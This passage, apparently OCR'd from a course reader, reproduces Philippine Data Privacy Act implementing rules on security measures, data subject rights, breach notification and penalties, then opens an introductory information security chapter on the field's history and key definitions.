Section 28. *Guidelines for Technical Security Measures*. Where appropriate, personal information controllers and personal information processors shall adopt and establish the following technical security measures:
a. A security policy with respect to the processing of personal data;
b. Safeguards to protect their computer network against accidental, unlawful or unauthorized usage, any interference which will affect data integrity or hinder the functioning or availability of the system, and unauthorized access through an electronic network;

c. The ability to ensure and maintain the confidentiality, integrity, availability, and resilience of their processing systems and services;
d. Regular monitoring for security breaches, and a process both for identifying and accessing reasonably foreseeable vulnerabilities in their computer networks, and for taking preventive, corrective, and mitigating action against security incidents that can lead to a personal data breach;
e. The ability to restore the availability and access to personal data in a timely manner in the event of a physical or technical incident;
f. A process for regularly testing, assessing, and evaluating the effectiveness of security measures;
g. Encryption of personal data during storage and while in transit, authentication process, and other technical security measures that control and limit access.

Section 29. ***Appropriate Level of Security.*** The Commission shall monitor the compliance of natural or juridical person or other body involved in the processing of personal data, specifically their security measures, with the guidelines provided in these Rules and subsequent issuances of the Commission. In determining the level of security appropriate for a particular personal information controller or personal information processor, the Commission shall take into account the nature of the personal data that requires protection, the risks posed by the processing, the size of the organization and complexity of its operations, current data privacy best practices, and the cost of security implementation. The security measures provided herein shall be subject to regular review and evaluation, and may be updated as necessary by the Commission in separate issuances, taking into account the most appropriate standard recognized by the information and communications technology industry and data privacy best practices.

Rule 7 - Security of Sensitive Personal Information in Government

Section 30. ***Responsibility of Heads of Agencies***. All sensitive personal information maintained by the government, its agencies, and instrumentalities shall be secured, as far as practicable, with the use of the most appropriate standard recognized by the information and communications technology industry, subject to these Rules and other issuances of the Commission. The head of each government agency or instrumentality shall be responsible for complying with the security requirements mentioned herein. The Commission shall monitor government agency compliance and may recommend the necessary action in order to satisfy the minimum standards.

Section 31. ***Requirements Relating to Access by Agency Personnel to Sensitive Personal Information***.

a. On-site and Online Access.
    1. No employee of the government shall have access to sensitive personal information on government property or through online facilities unless he or she the employee has received a security clearance from the head of the source agency. The source agency is the government agency who originally collected the personal data.
    2. A source agency shall strictly regulate access to sensitive personal information under its custody or control, particularly when it allows online

access. An employee of the government shall only be granted a security clearance when the performance of his or her official functions or the provision of a public service directly depends on and cannot otherwise be performed unless access to the personal data is allowed.

3. Where allowed under the next preceding sections, online access to sensitive personal information shall be subject to the following conditions:
    a) An information technology governance framework has been designed and implemented;
    b) Sufficient organizational, physical and technical security measures have been established;
    c) The agency is capable of protecting sensitive personal information in accordance with data privacy practices and standards recognized by information and communication technology industry;
    d) The employee of the government is only given online access to sensitive personal information necessary for the performance of official functions or the provision of a public service.

b. Off-site access.
    1. Sensitive personal information maintained by an agency may not be transported or accessed from a location off or outside of government property, whether by its agent or employee, unless the head of agency has ensured the implementation of privacy policies and appropriate security measures. A request for such transportation or access shall be submitted to and approved by the head of agency. The request must include proper accountability mechanisms in the processing of data.
    2. The head of agency shall approve requests for off-site access in accordance with the following guidelines:
        a) Deadline for Approval or Disapproval. The head of agency shall approve or disapprove the request within two (2) business days after the date of submission of the request. Where no action is taken by the head of agency, the request is considered disapproved;
        b) Limitation to One thousand (1,000) Records. Where a request is approved, the head of agency shall limit the access to not more than one thousand (1,000) records at a time, subject to the next succeeding paragraph.
        c) Encryption. Any technology used to store, transport or access sensitive personal information for purposes of off-site access approved under this subsection shall be secured by the use of the most secure encryption standard recognized by the Commission.

Section 32. ***Implementation of Security Requirements***. Notwithstanding the effective date of these Rules, the requirements in the preceding sections shall be implemented before any off-site or online access request is approved. Any data sharing agreement between a source agency and another government agency shall be subject to review of the Commission on its own initiative or upon complaint of data subject.

Section 33. ***Applicability to Government Contractors*****.** In entering into any contract with a private service provider that may involve accessing or requiring sensitive personal information from one thousand (1,000) or more individuals, a government agency shall require such service provider and its employees to register their personal

data processing system with the Commission in accordance with the Act and these Rules. The service provider, as personal information processor, shall comply with the other provisions of the Act and these Rules, particularly the immediately preceding sections, similar to a government agency and its employees.

Rule VIII. Rights of Data Subjects

Section 34. ***Rights of the Data Subject***. The data subject is entitled to the following rights:

a. Right to be informed.
    1. The data subject has a right to be informed whether personal data pertaining to him or her shall be, are being, or have been processed, including the existence of automated decision-making and profiling.
    2. The data subject shall be notified and furnished with information indicated hereunder before the entry of his or her personal data into the processing system of the personal information controller, or at the next practical opportunity:
        a) Description of the personal data to be entered into the system;
        b) Purposes for which they are being or will be processed, including processing for direct marketing, profiling or historical, statistical or scientific purpose;
        c) Basis of processing, when processing is not based on the consent of the data subject;
        d) Scope and method of the personal data processing;
        e) The recipients or classes of recipients to whom the personal data are or may be disclosed;
        f) Methods utilized for automated access, if the same is allowed by the data subject, and the extent to which such access is authorized, including meaningful information about the logic involved, as well as the significance and the envisaged consequences of such processing for the data subject;
        g) The identity and contact details of the personal data controller or its representative;
        h) The period for which the information will be stored; and
        i) The existence of their rights as data subjects, including the right to access, correction, and object to the processing, as well as the right to lodge a complaint before the Commission.
b. Right to object. The data subject shall have the right to object to the processing of his or her personal data, including processing for direct marketing, automated processing or profiling. The data subject shall also be notified and given an opportunity to withhold consent to the processing in case of changes or any amendment to the information supplied or declared to the data subject in the preceding paragraph.

    When a data subject objects or withholds consent, the personal information controller shall no longer process the personal data, unless:
    1. The personal data is needed pursuant to a subpoena;

2. The collection and processing are for obvious purposes, including, when it is necessary for the performance of or in relation to a contract or service to which the data subject is a party, or when necessary or desirable in the context of an employer-employee relationship between the collector and the data subject; or
3. The information is being collected and processed as a result of a legal obligation.

c. Right to Access. The data subject has the right to reasonable access to, upon demand, the following:
    1. Contents of his or her personal data that were processed;
    2. Sources from which personal data were obtained;
    3. Names and addresses of recipients of the personal data;
    4. Manner by which such data were processed;
    5. Reasons for the disclosure of the personal data to recipients, if any;
    6. Information on automated processes where the data will, or is likely to, be made as the sole basis for any decision that significantly affects or will affect the data subject;
    7. Date when his or her personal data concerning the data subject were last accessed and modified; and
    8. The designation, name or identity, and address of the personal information controller.
d. Right to rectification. The data subject has the right to dispute the inaccuracy or error in the personal data and have the personal information controller corrects it immediately and accordingly, unless the request is vexatious or otherwise unreasonable. If the personal data has been corrected, the personal information controller shall ensure the accessibility of both the new and the retracted information and the simultaneous receipt of the new and the retracted information by the intended recipients thereof: *Provided*, that recipients or third parties who have previously received such processed personal data shall be informed of its inaccuracy and its rectification, upon reasonable request of the data subject.
e. Right to Erasure or Blocking. The data subject shall have the right to suspend, withdraw or order the blocking, removal or destruction of his or her personal data from the personal information controller's filing system.
    1. This right may be exercised upon discovery and substantial proof of any of the following:
        a) The personal data is incomplete, outdated, false, or unlawfully obtained;
        b) The personal data is being used for purpose not authorized by the data subject;
        c) The personal data is no longer necessary for the purposes for which they were collected;
        d) The data subject withdraws consent or objects to the processing, and there is no other legal ground or overriding legitimate interest for the processing;
        e) The personal data concerns private information that is prejudicial to data subject, unless justified by freedom of speech, of expression, or of the press or otherwise authorized;
        f) The processing is unlawful;

g) The personal information controller or personal information processor violated the rights of the data subject.

f. The personal information controller may notify third parties who have previously received such processed personal information. Right to damages. The data subject shall be indemnified for any damages sustained due to such inaccurate, incomplete, outdated, false, unlawfully obtained or unauthorized use of personal data, taking into account any violation of his or her rights and freedoms as data subject.

Section 35. *Transmissibility of Rights of the Data Subject*. The lawful heirs and assigns of the data subject may invoke the rights of the data subject to which he or she is an heir or an assignee, at any time after the death of the data subject, or when the data subject is incapacitated or incapable of exercising the rights as enumerated in the immediately preceding section.

Section 36. *Right to Data Portability*. Where his or her personal data is processed by electronic means and in a structured and commonly used format, the data subject shall have the right to obtain from the personal information controller a copy of such data in an electronic or structured format that is commonly used and allows for further use by the data subject. The exercise of this right shall primarily take into account the right of data subject to have control over his or her personal data being processed based on consent or contract, for commercial purpose, or through automated means. The Commission may specify the electronic format referred to above, as well as the technical standards, modalities, procedures and other rules for their transfer.

Section 37. *Limitation on Rights*. The immediately preceding sections shall not be applicable if the processed personal data are used only for the needs of scientific and statistical research and, on the basis of such, no activities are carried out and no decisions are taken regarding the data subject: *Provided*, that the personal data shall be held under strict confidentiality and shall be used only for the declared purpose. The said sections are also not applicable to the processing of personal data gathered for the purpose of investigations in relation to any criminal, administrative or tax liabilities of a data subject. Any limitations on the rights of the data subject shall only be to the minimum extent necessary to achieve the purpose of said research or investigation.

Rule 9 - Data Breach Notification.

Section 38. *Data Breach Notification*.

a. The Commission and affected data subjects shall be notified by the personal information controller within seventy-two (72) hours upon knowledge of, or when there is reasonable belief by the personal information controller or personal information processor that, a personal data breach requiring notification has occurred.
b. Notification of personal data breach shall be required when sensitive personal information or any other information that may, under the circumstances, be used to enable identity fraud are reasonably believed to have been acquired by an unauthorized person, and the personal information controller or the Commission believes that such unauthorized acquisition is likely to give rise to a real risk of serious harm to any affected data subject.

c. Depending on the nature of the incident, or if there is delay or failure to notify, the Commission may investigate the circumstances surrounding the personal data breach. Investigations may include on-site examination of systems and procedures.

Section 39. *Contents of Notification*. The notification shall at least describe the nature of the breach, the personal data possibly involved, and the measures taken by the entity to address the breach. The notification shall also include measures taken to reduce the harm or negative consequences of the breach, the representatives of the personal information controller, including their contact details, from whom the data subject can obtain additional information about the breach, and any assistance to be provided to the affected data subjects.

Section 40. *Delay of Notification*. Notification may be delayed only to the extent necessary to determine the scope of the breach, to prevent further disclosures, or to restore reasonable integrity to the information and communications system.

a. In evaluating if notification is unwarranted, the Commission may take into account compliance by the personal information controller with this section and existence of good faith in the acquisition of personal data.
b. The Commission may exempt a personal information controller from notification were, in its reasonable judgment, such notification would not be in the public interest, or in the interest of the affected data subjects.
c. The Commission may authorize postponement of notification where it may hinder the progress of a criminal investigation related to a serious breach.

Section 41. *Breach Report*.

a. The personal information controller shall notify the Commission by submitting a report, whether written or electronic, containing the required contents of notification. The report shall also include the name of a designated representative of the personal information controller, and his or her contact details.
b. All security incidents and personal data breaches shall be documented through written reports, including those not covered by the notification requirements. In the case of personal data breaches, a report shall include the facts surrounding an incident, the effects of such incident, and the remedial actions taken by the personal information controller. In other security incidents not involving personal data, a report containing aggregated data shall constitute sufficient documentation. These reports shall be made available when requested by the Commission. A general summary of the reports shall be submitted to the Commission annually.

Section 42. *Procedure for Notification*. The Procedure for breach notification shall be in accordance with the Act, these Rules, and any other issuance of the Commission.

Rule 10 - Outsourcing and Subcontracting Agreements.

Section 43. *Subcontract of Personal Data*. A personal information controller may subcontract or outsource the processing of personal data: *Provided*, that the personal information controller shall use contractual or other reasonable means to ensure that proper safeguards are in place, to ensure the confidentiality, integrity and availability of the personal data processed, prevent its use for unauthorized purposes, and generally, comply with the requirements of the Act, these Rules, other applicable laws for processing of personal data, and other issuances of the Commission.

Section 44. *Agreements for Outsourcing*. Processing by a personal information processor shall be governed by a contract or other legal act that binds the personal information processor to the personal information controller.

a. The contract or legal act shall set out the subject-matter and duration of the processing, the nature and purpose of the processing, the type of personal data and categories of data subjects, the obligations and rights of the personal information controller, and the geographic location of the processing under the subcontracting agreement.
b. The contract or other legal act shall stipulate, in particular, that the personal information processor shall:
    1. Process the personal data only upon the documented instructions of the personal information controller, including transfers of personal data to another country or an international organization, unless such transfer is authorized by law;
    2. Ensure that an obligation of confidentiality is imposed on persons authorized to process the personal data;
    3. Implement appropriate security measures and comply with the Act, these Rules, and other issuances of the Commission;
    4. Not engage another processor without prior instruction from the personal information controller: *Provided*, that any such arrangement shall ensure that the same obligations for data protection under the contract or legal act are implemented, taking into account the nature of the processing;
    5. Assist the personal information controller, by appropriate technical and organizational measures and to the extent possible, fulfill the obligation to respond to requests by data subjects relative to the exercise of their rights;
    6. Assist the personal information controller in ensuring compliance with the Act, these Rules, other relevant laws, and other issuances of the Commission, taking into account the nature of processing and the information available to the personal information processor;
    7. At the choice of the personal information controller, delete or return all personal data to the personal information controller after the end of the provision of services relating to the processing: *Provided*, that this includes deleting existing copies unless storage is authorized by the Act or another law;
    8. Make available to the personal information controller all information necessary to demonstrate compliance with the obligations laid down in the Act, and allow for and contribute to audits, including inspections, conducted by the personal information controller or another auditor mandated by the latter;
    9. Immediately inform the personal information controller if, in its opinion, an instruction infringes the Act, these Rules, or any other issuance of the Commission.

Section 45. *Duty of personal information processor*. The personal information processor shall comply with the requirements of the Act, these Rules, other applicable laws, and other issuances of the Commission, in addition to obligations provided in a contract, or other legal act with a personal information controller.

Rule 11 - Registration and Compliance Requirements

Section 46. *Enforcement of the Data Privacy Act*. Pursuant to the mandate of the Commission to administer and implement the Act, and to ensure the compliance of personal information controllers with its obligations under the law, the Commission requires the following:

a. Registration of personal data processing systems operating in the country that involves accessing or requiring sensitive personal information of at least one thousand (1,000) individuals, including the personal data processing system of contractors, and their personnel, entering into contracts with government agencies;
b. Notification of automated processing operations where the processing becomes the sole basis of making decisions that would significantly affect the data subject;
c. Annual report of the summary of documented security incidents and personal data breaches;
d. Compliance with other requirements that may be provided in other issuances of the Commission.

Section 47. *Registration of Personal Data Processing Systems*. The personal information controller or personal information processor that employs fewer than two hundred fifty (250) persons shall not be required to register unless the processing it carries out is likely to pose a risk to the rights and freedoms of data subjects, the processing is not occasional, or the processing includes sensitive personal information of at least one thousand (1,000) individuals.

a. The contents of registration shall include:
    1. Purpose of processing;
    2. Categories of personal data to undergo processing;
    3. Category or categories of data subject;
    4. Consent forms or manner of obtaining consent;
    5. The recipients or categories of recipients to whom the data are to be disclosed;
    6. The length of time the data are to be stored;
    7. Methods and logic utilized for automated processing;
    8. Decisions relating to the data subject that would be made on the basis of processed data or that would significantly affect the rights and freedoms of data subject; and
    9. Names and contact details of the compliance or data protection officer.
b. The procedure for registration shall be in accordance with these Rules and other issuances of the Commission.

Section 48. *Notification of Automated Processing Operations*. The personal information controller carrying out any wholly or partly automated processing operations or set of such operations intended to serve a single purpose or several related purposes shall notify the Commission when the automated processing becomes the sole basis for making decisions about a data subject, and when the decision would significantly affect the data subject.

a. Compliance by a personal information controller or personal information processor with the Act, these Rules, and other issuances of the Commission;
b. Compliance by a personal information controller or personal information processor with the requirement of establishing adequate safeguards for data privacy and security;
c. Any data sharing agreement, outsourcing contract, and similar contracts involving the processing of personal data, and its implementation;

d. Any off-site or online access to sensitive personal data in government allowed by a head of agency;
e. Processing of personal data for research purposes, public functions, or commercial activities;
f. Any reported violation of the rights and freedoms of data subjects;
g. Other matters necessary to ensure the effective implementation and administration of the Act, these Rules, and other issuances of the Commission.

Rule 12 - Rules on Accountability

Section 50. *Accountability for Transfer of Personal Data*. A personal information controller shall be responsible for any personal data under its control or custody, including information that have been outsourced or transferred to a personal information processor or a third party for processing, whether domestically or internationally, subject to cross-border arrangement and cooperation.

a. A personal information controller shall be accountable for complying with the requirements of the Act, these Rules, and other issuances of the Commission. It shall use contractual or other reasonable means to provide a comparable level of protection to the personal data while it is being processed by a personal information processor or third party.
b. A personal information controller shall designate an individual or individuals who are accountable for its compliance with the Act. The identity of the individual or individuals so designated shall be made known to a data subject upon request.

Section 51. *Accountability for Violation of the Act, these Rules and Other Issuances of the Commission*.

a. Any natural or juridical person, or other body involved in the processing of personal data, who fails to comply with the Act, these Rules, and other issuances of the Commission, shall be liable for such violation, and shall be subject to its corresponding sanction, penalty, or fine, without prejudice to any civil or criminal liability, as may be applicable.
b. In cases where a data subject files a complaint for violation of his or her rights as data subject, and for any injury suffered as a result of the processing of his or her personal data, the Commission may award indemnity on the basis of the applicable provisions of the New Civil Code.
c. In case of criminal acts and their corresponding personal penalties, the person who committed the unlawful act or omission shall be recommended for prosecution by the Commission based on substantial evidence. If the offender is a corporation, partnership, or any juridical person, the responsible officers, as the case may be, who participated in, or by their gross negligence, allowed the commission of the crime, shall be recommended for prosecution by the Commission based on substantial evidence.

Rule XIII. Penalties

Section 52. *Unauthorized Processing of Personal Information and Sensitive Personal Information*.

a. A penalty of imprisonment ranging from one (1) year to three (3) years and a fine of not less than FIVE HUNDRED THOUSAND pesos (Php500,000.00) but not more than TWO MILLION pesos (Php2,000,000.00) shall be imposed on persons

who process personal information without the consent of the data subject, or without being authorized under the Act or any existing law.

b. A penalty of imprisonment ranging from three (3) years to six (6) years and a fine of not less than FIVE HUNDRED THOUSAND pesos (Php500,000.00) but not more than FOUR MILLION pesos (Php4,000,000.00) shall be imposed on persons who process sensitive personal information without the consent of the data subject, or without being authorized under the Act or any existing law.

Section 53. ***Accessing Personal Information and Sensitive Personal Information Due to Negligence*****.**

a. A penalty of imprisonment ranging from one (1) year to three (3) years and a fine of not less than FIVE HUNDRED THOUSAND pesos (Php500,000.00) but not more than TWO MILLION pesos (Php2,000,000.00) shall be imposed on persons who, due to negligence, provided access to personal information without being authorized under the Act or any existing law.
b. A penalty of imprisonment ranging from three (3) years to six (6) years and a fine of not less than FIVE HUNDRED THOUSAND pesos (Php500,000.00) but not more than FOUR MILLION pesos (Php4,000,000.00) shall be imposed on persons who, due to negligence, provided access to sensitive personal information without being authorized under the Act or any existing law.

Section 54. ***Improper Disposal of Personal Information and Sensitive Personal Information***.

a. A penalty of imprisonment ranging from six (6) months to two (2) years and a fine of not less than ONE HUNDRED THOUSAND pesos (Php100,000.00) but not more than FIVE HUNDRED THOUSAND pesos (Php500,000.00) shall be imposed on persons who knowingly or negligently dispose, discard, or abandon the personal information of an individual in an area accessible to the public or has otherwise placed the personal information of an individual in its container for trash collection.
b. A penalty of imprisonment ranging from one (1) year to three (3) years and a fine of not less than ONE HUNDRED THOUSAND pesos (Php100,000.00) but not more than ONE MILLION pesos (Php1,000,000.00) shall be imposed on persons who knowingly or negligently dispose, discard or abandon the sensitive personal information of an individual in an area accessible to the public or has otherwise placed the sensitive personal information of an individual in its container for trash collection.

Section 55. ***Processing of Personal Information and Sensitive Personal Information for Unauthorized Purposes*****.**

a. A penalty of imprisonment ranging from one (1) year and six (6) months to five (5) years and a fine of not less than FIVE HUNDRED THOUSAND pesos (Php500,000.00) but not more than ONE MILLION pesos (Php1,000,000.00) shall be imposed on persons processing personal information for purposes not authorized by the data subject, or otherwise authorized under the Act or under existing laws.
b. A penalty of imprisonment ranging from two (2) years to seven (7) years and a fine of not less than FIVE HUNDRED THOUSAND pesos (Php500,000.00) but not more than TWO MILLION pesos (Php2,000,000.00) shall be imposed on persons processing sensitive personal information for purposes not authorized by the data subject, or otherwise authorized under the Act or under existing laws.

Section 56. *Unauthorized Access or Intentional Breach*. A penalty of imprisonment ranging from one (1) year to three (3) years and a fine of not less than FIVE HUNDRED THOUSAND pesos (Php500,000.00) but not more than TWO MILLION pesos (Php2,000,000.00) shall be imposed on persons who knowingly and unlawfully, or violating data confidentiality and security data systems, breaks in any way into any system where personal and sensitive personal information are stored.

Section 57. *Concealment of Security Breaches Involving Sensitive Personal Information*. A penalty of imprisonment ranging from one (1) year and six (6) months to five (5) years and a fine of not less than FIVE HUNDRED THOUSAND pesos (Php500,000.00) but not more than ONE MILLION pesos (Php1,000,000.00) shall be imposed on persons who, after having knowledge of a security breach and of the obligation to notify the Commission pursuant to Section 20(f) of the Act, intentionally or by omission conceals the fact of such security breach.

Section 58. *Malicious Disclosure*. Any personal information controller or personal information processor, or any of its officials, employees or agents, who, with malice or in bad faith, discloses unwarranted or false information relative to any personal information or sensitive personal information obtained by him or her, shall be subject to imprisonment ranging from one (1) year and six (6) months to five (5) years and a fine of not less than FIVE HUNDRED THOUSAND pesos (Php500,000.00) but not more than ONE MILLION pesos (Php1,000,000.00).

Section 59. *Unauthorized Disclosure*.

a. Any personal information controller or personal information processor, or any of its officials, employees, or agents, who discloses to a third-party personal information not covered by the immediately preceding section without the consent of the data subject, shall be subject to imprisonment ranging from one (1) year to three (3) years and a fine of not less than FIVE HUNDRED THOUSAND pesos (Php500,000.00) but not more than ONE MILLION pesos (Php1,000,000.00).
b. Any personal information controller or personal information processor, or any of its officials, employees or agents, who discloses to a third party sensitive personal information not covered by the immediately preceding section without the consent of the data subject, shall be subject to imprisonment ranging from three (3) years to five (5) years and a fine of not less than FIVE HUNDRED THOUSAND pesos (Php500,000.00) but not more than TWO MILLION pesos (Php2,000,000.00).

Section 60. *Combination or Series of Acts*. Any combination or series of acts as defined in Sections 52 to 59 shall make the person subject to imprisonment ranging from three (3) years to six (6) years and a fine of not less than ONE MILLION pesos (Php1,000,000.00) but not more than FIVE MILLION pesos (Php5,000,000.00).

Section 61. *Extent of Liability*. If the offender is a corporation, partnership or any juridical person, the penalty shall be imposed upon the responsible officers, as the case may be, who participated in, or by their gross negligence, allowed the commission of the crime.

Where applicable, the court may also suspend or revoke any of its rights under this Act. If the offender is an alien, he or she shall, in addition to the penalties herein prescribed,

be deported without further proceedings after serving the penalties prescribed.

If the offender is a public official or employee and he or she is found guilty of acts penalized under Sections 54 and 55 of these Rules, he or she shall, in addition to the penalties prescribed herein, suffer perpetual or temporary absolute disqualification from office, as the case may be.

Section 62. *Large-Scale*. The maximum penalty in the corresponding scale of penalties provided for the preceding offenses shall be imposed when the personal data of at least one hundred (100) persons are harmed, affected, or involved, as the result of any of the above-mentioned offenses.

Section 63. *Offense Committed by Public Officer*. When the offender or the person responsible for the offense is a public officer, as defined in the Administrative Code of 1987, in the exercise of his or her duties, he or she shall likewise suffer an accessory penalty consisting of disqualification to occupy public office for a term double the term of the criminal penalty imposed.

Section 64. *Restitution*. Pursuant to the exercise of its quasi-judicial functions, the Commission shall award indemnity to an aggrieved party on the basis of the provisions of the New Civil Code. Any complaint filed by a data subject shall be subject to the payment of filing fees, unless the data subject is an indigent.

Section 65. *Fines and Penalties*. Violations of the Act, these Rules, other issuances and orders of the Commission, shall, upon notice and hearing, be subject to compliance and enforcement orders, cease and desist orders, temporary or permanent ban on the processing personal data, or payment of fines, in accordance with a schedule to be published by the Commission.

Rule 14 - Miscellaneous Provisions

Section 66. *Appeal*. Appeal from final decisions of the Commission shall be made to the proper courts in accordance with the Rules of Court, or as may be prescribed by law.

Section 67. *Period for Compliance*. Any natural or juridical person or other body involved in the processing of personal data shall comply with the personal data processing principles and standards of personal data privacy and security already laid out in the Act.

Personal information controllers and Personal Information processors shall register with the Commission their data processing systems or automated processing operations, subject to notification, within one (1) year after the effectivity of these Rules. Any subsequent issuance of the Commission, including those that implement specific standards for data portability, encryption, or other security measures shall provide the period for its compliance.

For a period of one (1) year from the effectivity of these Rules, a personal information controller or personal information processor may apply for an extension of the period

within which to comply with the issuances of the Commission. The Commission may grant such request for good cause shown.

Section 68. *Appropriations Clause*. The Commission shall be provided with appropriations for the performance of its functions which shall be included in the General Appropriations Act.

Section 69. *Interpretation*. Any doubt in the interpretation of any provision of this Act shall be liberally interpreted in a manner that would uphold the rights and interests of the individual about whom personal data is processed.

Section 70. *Separability Clause*. If any provision or part hereof is held invalid or unconstitutional, the remainder of these Rules or the provision not otherwise affected shall remain valid and subsisting.

Section 71. *Repealing Clause*. Except as otherwise expressly provided in the Act or these Rules, all other laws, decrees, executive orders, proclamations and administrative regulations or parts thereof inconsistent herewith are hereby repealed or modified accordingly.

Section 72. *Effectivity Clause*. These Rules shall take effect fifteen (15) days after its publication in the Official Gazette.

II. Introduction to Information Security

Learning Objectives:

- Define and understand information security
- Recount the history of computer security, and explain how it evolved into information security
- Define key terms and critical concepts of information security
- Explain the role of security in the systems development life cycle
- Describe the information security roles of professionals within an organization

2.1 Introduction

- Information security: a “well-informed sense of assurance that the information risks and controls are in balance.” —Jim Anderson, Inovant (2002)
- Necessary to review the origins of this field and its impact on our understanding of information security today

2.2 History of information Security

- Began immediately after the first mainframes were developed
- Created to aid code-breaking computations during World War II
- Physical controls to limit access to sensitive military locations to authorized personnel: badges, keys, and facial recognition
- Rudimentary in defending against physical theft, espionage, and sabotage


Earlier versions of the German code machine Enigma were first broken by the Poles in the 1930s. The British and Americans managed to break later, more complex versions during World War II. The increasingly complex versions of the Enigma, especially the submarine or *Unterseeboot* version of the Enigma, caused considerable anguish to allied forces before finally being cracked. The information gained from decrypted transmissions was used to anticipate the actions of German armed forces. "Some ask why, if we were reading the Enigma, we did not win the war earlier. One might ask, instead, when, if ever, we would have won the war if we hadn't read it."

Courtesy of National Security Agency

FIGURE 1-1 The Enigma[2]

2.2.1 1960's

- Additional mainframes online
- Advanced Research Procurement Agency (ARPA) began to examine feasibility of redundant networked communications
- Larry Roberts developed ARPANET from its inception
- ARPANET is the first Internet



ARPANET Program Plan

June 3, 1968

In ARPA, the Program Plan is the master document describing a major program. This plan, which I wrote in 1968, had the following concepts:

1. **Objectives – Develop Networking and Resource Sharing**
2. **Technical Need – Linking Computers**
3. **Military Need – Resource Sharing - Not Nuclear War**
4. **Prior Work – MIT-SDC experiment**
5. **Effect on ARPA – Link 17 Computer Research Centers, Network Research**
6. **Plan - Develop IMP's and start 12/69**
7. **Cost – $3.4 M for 68-71**

ADVANCED RESEARCH PROJECTS AGENCY
Washington, D.C. 20301

Program Plan No. 723

Date: 3 June 1968

RESOURCE SHARING COMPUTER NETWORKS

A. Objective of the Program.

The objective of this program is twofold: (1) To develop techniques and obtain experience on interconnecting computers in such a way that a very broad class of interactions are possible, and (2) To improve and increase computer research productivity through resource sharing. By establishing a network tying IPT's research centers together, both goals are achieved. In fact, the most efficient way to develop the techniques needed for an effective network is by involving the research talent at these centers in prototype activity.

Just as time-shared computer systems have permitted groups of hundreds of individual users to share hardware and software resources with one another, networks connecting dozens of such systems will permit resource sharing between thousands of users. Each system, by virtue of being time-shared, can offer any of its services to another computer system on demand. The most important criterion for the type of network interconnection desired is that any user or program on any of the networked computers can utilize any program or subsystem available on any other computer without having to modify the remote program.

Courtesy of Dr. Lawrence Roberts

FIGURE 1-2 ARPANET Program Plan[4]

2.2.2 1970's and 80's

- ARPANET grew in popularity as did its potential for misuse
- Fundamental problems with ARPANET security were identified
  - No safety procedures for dial-up connections to ARPANET
  - Non-existent user identification and authorization to system

R-609

- Information security began with Rand Report R-609 (paper that started the study of computer security)
- Scope of computer security grew from physical security to include:
  - Safety of data
  - Limiting unauthorized access to data
  - Involvement of personnel from multiple levels of an organization
    - First identified role of management and policy
- Multiplexed Information and Computing Service (Multics)
  - Operating System
  - Security primary goal
  - Didn't go very far
  - Several developers created Unix
- Late 1970s: microprocessor expanded computing capabilities and security threats
  - From mainframe to PC
  - Decentralized computing
  - Need for sharing resources increased
  - Major changed computing




Figure 1-4 Illustration of computer network vulnerabilities from RAND Report R-609

Source: RAND Report R-609-1. Used with permission.[10]

2.2.3 1990's

- Networks of computers became more common; so too did the need to interconnect networks
- Internet became first manifestation of a global network of networks
- In early Internet deployments, security was treated as a low priority
  - Many of the problems that plague e-mail on the Internet are the result to this early lack of security

2.2.4 2000's to Present

- The Internet brings millions of computer networks into communication with each other—many of them unsecured
- Ability to secure a computer's data influenced by the security of every computer to which it is connected

2.3 What is Security?

- "The quality or state of being secure—to be free from danger"
- A successful organization should have multiple layers of security in place:
  - Physical security
  - Personal security
  - Operations security
  - Communications security
  - Network security
  - Information security

2.3.1 What is Information Security?

- The protection of information and its critical elements, including systems and hardware that use, store, and transmit that information
